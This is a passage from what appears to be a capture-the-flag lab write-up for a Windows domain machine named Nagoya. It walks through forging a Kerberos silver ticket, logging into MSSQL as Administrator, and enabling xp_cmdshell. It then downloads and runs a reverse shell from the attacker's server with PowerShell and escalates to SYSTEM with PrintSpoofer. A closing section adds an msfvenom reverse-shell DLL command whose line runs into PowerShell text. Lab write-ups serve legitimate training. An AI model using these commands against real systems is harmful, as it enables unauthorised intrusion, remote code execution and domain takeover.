[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in Administrator.ccache
Now we add the forged ticket to our kerberos ticket cache:
┌──(kali㉿kali)-[192.168.45.181]-[~/pg/nagoya]
└─$ export KRB5CCNAME=Administrator.ccache
We can confirm it worked with klist:
┌──(kali㉿kali)-[192.168.45.181]-[~/pg/nagoya]
└─$ klist
Ticket cache: FILE:Administrator.ccache
Default principal: [email protected]

Valid starting       Expires              Service principal
07/13/2026 10:47:28  07/10/2036 10:47:28  MSSQL/[email protected]
        renew until 07/10/2036 10:47:28
Finding the FQDN of a DC from the Domain
If you need to find the FQDN (hostname) of a Domain Controller when you have the domain, you can query the SRV records of the Domain, where the Domain Controller advertises itself:
┌──(kali㉿kali)-[192.168.45.181]-[~/pg/nagoya]
└─$ nslookup -type=SRV _ldap._tcp.dc._msdcs.nagoya-industries.com 192.168.133.21
Server:         192.168.133.21
Address:        192.168.133.21#53

_ldap._tcp.dc._msdcs.nagoya-industries.com      service = 0 100 389 nagoya.nagoya-industries.com.
Here we find that our FQDN is nagoya.nagoya-industries.com and we can try reauthing to mssql with our silver ticket, but first we need to remember to add an /etc/hosts entry resolving nagoya.nagoya-industries.com to our ligolo route (240.0.0.1 in our instance)
After that we can get a successful connection via kerberos:
┌──(kali㉿kali)-[192.168.45.181]-[~/pg/nagoya]
└─$ impacket-mssqlclient -k -no-pass nagoya.nagoya-industries.com
Impacket v0.14.0.dev0+20260420.123356.9afc09b9 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(nagoya\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(nagoya\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2022 RTM (16.0.1000)
[!] Press help for extra shell commands
SQL (NAGOYA-IND\Administrator  dbo@master)>
From here I am going to use my MSSQL cheatsheet to enumerate who I am (confirm I have a session as an administrator) and then try to game system execution:
-- Current user and role
SELECT SYSTEM_USER;
SELECT USER_NAME();

-- Are you a sysadmin? (1 = yes)
SELECT IS_SRVROLEMEMBER('sysadmin');

-- All your server roles
SELECT roles.name FROM sys.server_role_members
JOIN sys.server_principals roles ON roles.principal_id = server_role_members.role_principal_id
JOIN sys.server_principals logins ON logins.principal_id = server_role_members.member_principal_id
WHERE logins.name = SYSTEM_USER;

#### What Databases Exist?
SELECT name FROM master..sysdatabases;
-- or
SELECT name FROM sys.databases;

#### Explore said databases (use 'Use {databasename};' first)
-- List tables
SELECT table_name FROM information_schema.tables;
-- Dump a table
SELECT * FROM tablename;

#### Check if OS command execution is allowed
-- Check if xp_cmdshell is enabled
EXEC xp_cmdshell 'whoami';

-- If disabled, enable it (requires sysadmin)
EXEC sp_configure 'show advanced options', 1; RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;

#### Check linked servers for lateral movement
-- Other SQL servers this one trusts
EXEC sp_linkedservers;
SELECT * FROM sys.servers;

-- Execute on a linked server
EXEC ('SELECT SYSTEM_USER') AT [linkedservername];
We see that we are in fact now a sysadmin:
SQL (NAGOYA-IND\Administrator  dbo@master)> SELECT SYSTEM_USER;

------------------------
NAGOYA-IND\Administrator
SQL (NAGOYA-IND\Administrator  dbo@master)> SELECT USER_NAME();

---
dbo
SQL (NAGOYA-IND\Administrator  dbo@master)> SELECT IS_SRVROLEMEMBER('sysadmin');

-
1
From here we can go ahead and attempt to execute xp_cmdshell, and set it up if it fails.
SQL (NAGOYA-IND\Administrator  dbo@master)> EXEC xp_cmdshell 'whoami';
ERROR(nagoya\SQLEXPRESS): Line 1: SQL Server blocked access to procedure 'sys.xp_cmdshell' of component 'xp_cmdshell' because this component is turned off as part of the security configuration for this server. A system administrator can enable the use of 'xp_cmdshell' by using sp_configure. For more information about enabling 'xp_cmdshell', search for 'xp_cmdshell' in SQL Server Books Online.
SQL (NAGOYA-IND\Administrator  dbo@master)> EXEC sp_configure 'show advanced options', 1; RECONFIGURE;
INFO(nagoya\SQLEXPRESS): Line 196: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (NAGOYA-IND\Administrator  dbo@master)> EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;
INFO(nagoya\SQLEXPRESS): Line 196: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (NAGOYA-IND\Administrator  dbo@master)> EXEC xp_cmdshell 'whoami';
output
--------------------
nagoya-ind\svc_mssql
NULL
We can now execute system commands as the mssql service account. Let’s go ahead and generate a windows reverse shell, host it on a python server and download it via xp_cmdshell:
SQL (NAGOYA-IND\Administrator  dbo@master)> EXEC xp_cmdshell 'powershell iwr -uri http://192.168.45.181:9993/sussyrevshell.exe -Outfile C:\Users\Public\sus.exe'
output
------
NULL

SQL (NAGOYA-IND\Administrator  dbo@master)> EXEC xp_cmdshell 'powershell C:\Users\Public\sus.exe'

┌──(kali㉿kali)-[192.168.45.181]-[~/pg/nagoya]
└─$ rlwrap -cAr nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.45.181] from (UNKNOWN) [192.168.133.21] 50269
Microsoft Windows [Version 10.0.17763.4252]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nagoya-ind\svc_mssql
Now we have a revshell as svc_mssql user
When we evaluate our privs we find that we have [[SeImpersonatePrivilege]], a potential privesc vector via the potato family or printspoofer if printspooler is running.
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeMachineAccountPrivilege     Add workstations to domain                Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeManageVolumePrivilege       Perform volume maintenance tasks          Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
We can query the SCM to see if print spooler service is running, we find it is:
C:\Windows\system32>sc query Spooler
sc query Spooler

SERVICE_NAME: Spooler
        TYPE               : 110  WIN32_OWN_PROCESS  (interactive)
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

C:\Windows\system32>
We download the x64 printspoofer binary to our kali and use our mssql user revshell to download it to our target machine and use the binary to create a powershell session as SYSTEM and interact with it:
C:\Users\Public\Documents>print.exe -i -c powershell
print.exe -i -c powershell
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
whoami
nagoya-ind\nagoya$
We now have domain compromise, and can get our proof.txt from the Administrator desktop!
Beyond Root: SeManageVolume DLL Injection
We see that we have SeManageVolume privs. Upon looking this up in Priv2Admin we see theres a DLL injection we can perform for the system shell.
https://github.com/CsEnox/SeManageVolumeExploit
We then made a revshell with msfvenom and called it PrintConfig.dll, placing it in C:\Windows\System32\spool\drivers\x64\3\PrintConfig.dll
msfvenom -p windows/x64/shell_reverse_tcp LHOST=<your_IP> LPORT=<your_port> -f dll -o PrintConfig.dll$type = [Type]::GetTypeFromCLSID("{854A20FB-2D44-457D-992F-EF13785D2B51}")
$object = [Activator]::CreateInstance($type)